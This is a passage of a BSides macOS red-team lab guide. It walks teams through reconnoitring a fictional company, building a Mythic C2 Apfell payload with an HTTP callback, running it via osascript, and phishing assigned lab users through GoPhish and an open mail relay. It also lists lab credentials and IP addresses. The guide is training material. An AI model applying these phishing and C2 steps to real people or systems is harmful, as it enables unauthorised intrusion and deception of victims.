BSides macOS Red Team Lab Guide

> **Introduction**
>
> This guide will assist you with the attack path and topics demonstrated within the live lab environment.
>
> ## Credentials
>
> The lab is running on a Mac Pro 6,1 (late 2013) which will be connected to a wireless access point.
>
> The access point hosting the lab will be as follows:
>
> - SSID: BSides_MacOS
> - SSID Password: BS!desMac0S2023!
>
> ---
>
> ## Lab Resources
>
> Although the majority of exercises will use your browser, some parts may require access to SSH or Linux/macOS based tooling.
>
> In case you aren't running Linux or macOS (or have a VM/WSL available) you can follow along with your team or install a VM locally using the following:
>
> - Virtual box: https://www.virtualbox.org/
> - Ubuntu Desktop: https://ubuntu.com/download/desktop
>
> In the lab, we have provided access to Mythic C2 and GoPhish for you. However, if you wish to download and run them from your own machine, you are more than welcome to do so!
>
> - Mythic: https://github.com/its-a-feature/Mythic
> - Mythic Installation Guide: https://docs.mythic-c2.net/
> - GoPhish: https://github.com/gophish/gophish
> - GoPhish Installation Guide: https://docs.getgophish.com/user-guide/installation
>
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> **Lab 1 - Initial Access**

Time: 30 mins

Objective

Enumerate the Harvest Corp company website and phish a member of the HR team.

Tasks

1.1 External Reconnaissance: Enumerate the target organisation website at https://harvestcorp.io and obtain a list of target email addresses.

1.2 Mythic Setup: Connect to Mythic with the provided credentials. Create an Apfell payload and label it with a unique description, e.g. "bsides payload for {name}".

Team	Mythic Host	Username	Password
1	https://20.39.220.255:7443	team1	BS!desMythic1MacOS2023!
2	https://20.90.178.107:7443	team2	BS!desMythic2MacOS2023!
3	https://20.90.182.178:7443	team3	BS!desMythic3MacOS2023!

1.3 GoPhish Setup: Connect to GoPhish with the provided credentials. Set up a GoPhish campaign for phishing your assigned user with your Apfell payload.

Team	GoPhish Host	Username	Password
1	https://192.168.77.50:3333	team1	BS!desMythic1MacOS2023!
2	https://192.168.77.50:3333	team2	BS!desMythic2MacOS2023!
3	https://192.168.77.50:3333	team3	BS!desMythic3MacOS2023!


Team	Phishing Target
1	oliver.smith@harvest.lab

Team	Phishing Target
2	sofia.rodriguez@harvest.lab
3	aarav.patel@harvest.lab


1.4 Get a Mythic callback: Get an initial foothold on the phished user's machine.

1.1 External Reconnaissance

To begin, enumerate the Harvest Corp website at https://harvestcorp.io:



Identify the HR staff and their email addresses:



During this exercise, we will be phishing one of the Harvest Corp employees to obtain initial access to the organisation. Phishing targets will be assigned to teams as follows as follows:

Team	Phishing Target
1	oliver.smith@harvest.lab
2	sofia.rodriguez@harvest.lab
3	aarav.patel@harvest.lab

During reconnaissance, we have identified an open relay mail server running on SMTP port 25 at `mail01.harvest.lab`. We will be using this to assist with our phishing attack.


1.2 Mythic Setup

Next, we will set up Mythic which will be the chosen C2 platform for our red team operation.


Connect to your team-designated Mythic instance using the below credentials:

Team	Mythic Host	Username	Password
1	https://20.39.220.255:7443	team1	BS!desMythic1MacOS2023!
2	https://20.90.178.107:7443	team2	BS!desMythic2MacOS2023!
3	https://20.90.182.178:7443	team3	BS!desMythic3MacOS2023!


To begin, connect to the Mythic instance for your designated team using the above credentials:



Create an Apfell payload. Using the menu on the left, click 'Create' and 'Create Payload':




Select the target operating system to be macOS and click 'Next':




Select the payload type to be Apfell. Apfell is Mythic's lightweight initial access payload for macOS and is written using JavaScript for Automation (JXA). It can be executed from the command line using osascript as follows:

```
osacript -l JavaScript apfell.js
```


Once the 'apfell' option has been selected, click 'Next':




Next we select which build commands to include in the agent. We can use this to specify whihc functionalities we want to include or ignore. In this lab, we will include all of them. Select all commands by clicking the '>>' and click 'Next':




Toggle 'http' for the C2 profile. In the 'Callback Host' enter the **Mythic server IP address** (in this case `http://20.39.220.255`) **Note:** use **HTTP not HTTPS**. Once modified, scroll to the bottom and click 'Next':




Provide a payload name (set by default to `apfell.js`) and a description. Make this description unique to you, for example 'bsides payload for {name}'. Then click 'Create Payload':



Once created, the Apfell payload will be ready to download. You can download it by clicking 'Download here':



Alternatively, you can navigate to the 'Payloads' interface and click the download button:



This will be the payload that we send to our phishing target.


> **Note:** In the real world, phishing payloads take time and planning to craft. For targeting macOS, you might choose to create a `pkg` or `dmg` file as an attachment, and combine it with a cleverly devised phishing pretext to entice the victim. In this lab, whatever Apfell payload we send to our victims will be executed for demonstration purposes.

1.3 GoPhish Setup


Next, we will phish one of the users we identified during reconnaissance using the GoPhish phishing server.

Team	GoPhish Host	Username	Password
1	https://192.168.77.50:3333	team1	BS!desMythic1MacOS2023!
2	https://192.168.77.50:3333	team2	BS!desMythic2MacOS2023!
3	https://192.168.77.50:3333	team3	BS!desMythic3MacOS2023!

To begin, connect to the GoPhish instance for your designated team using the above credentials:



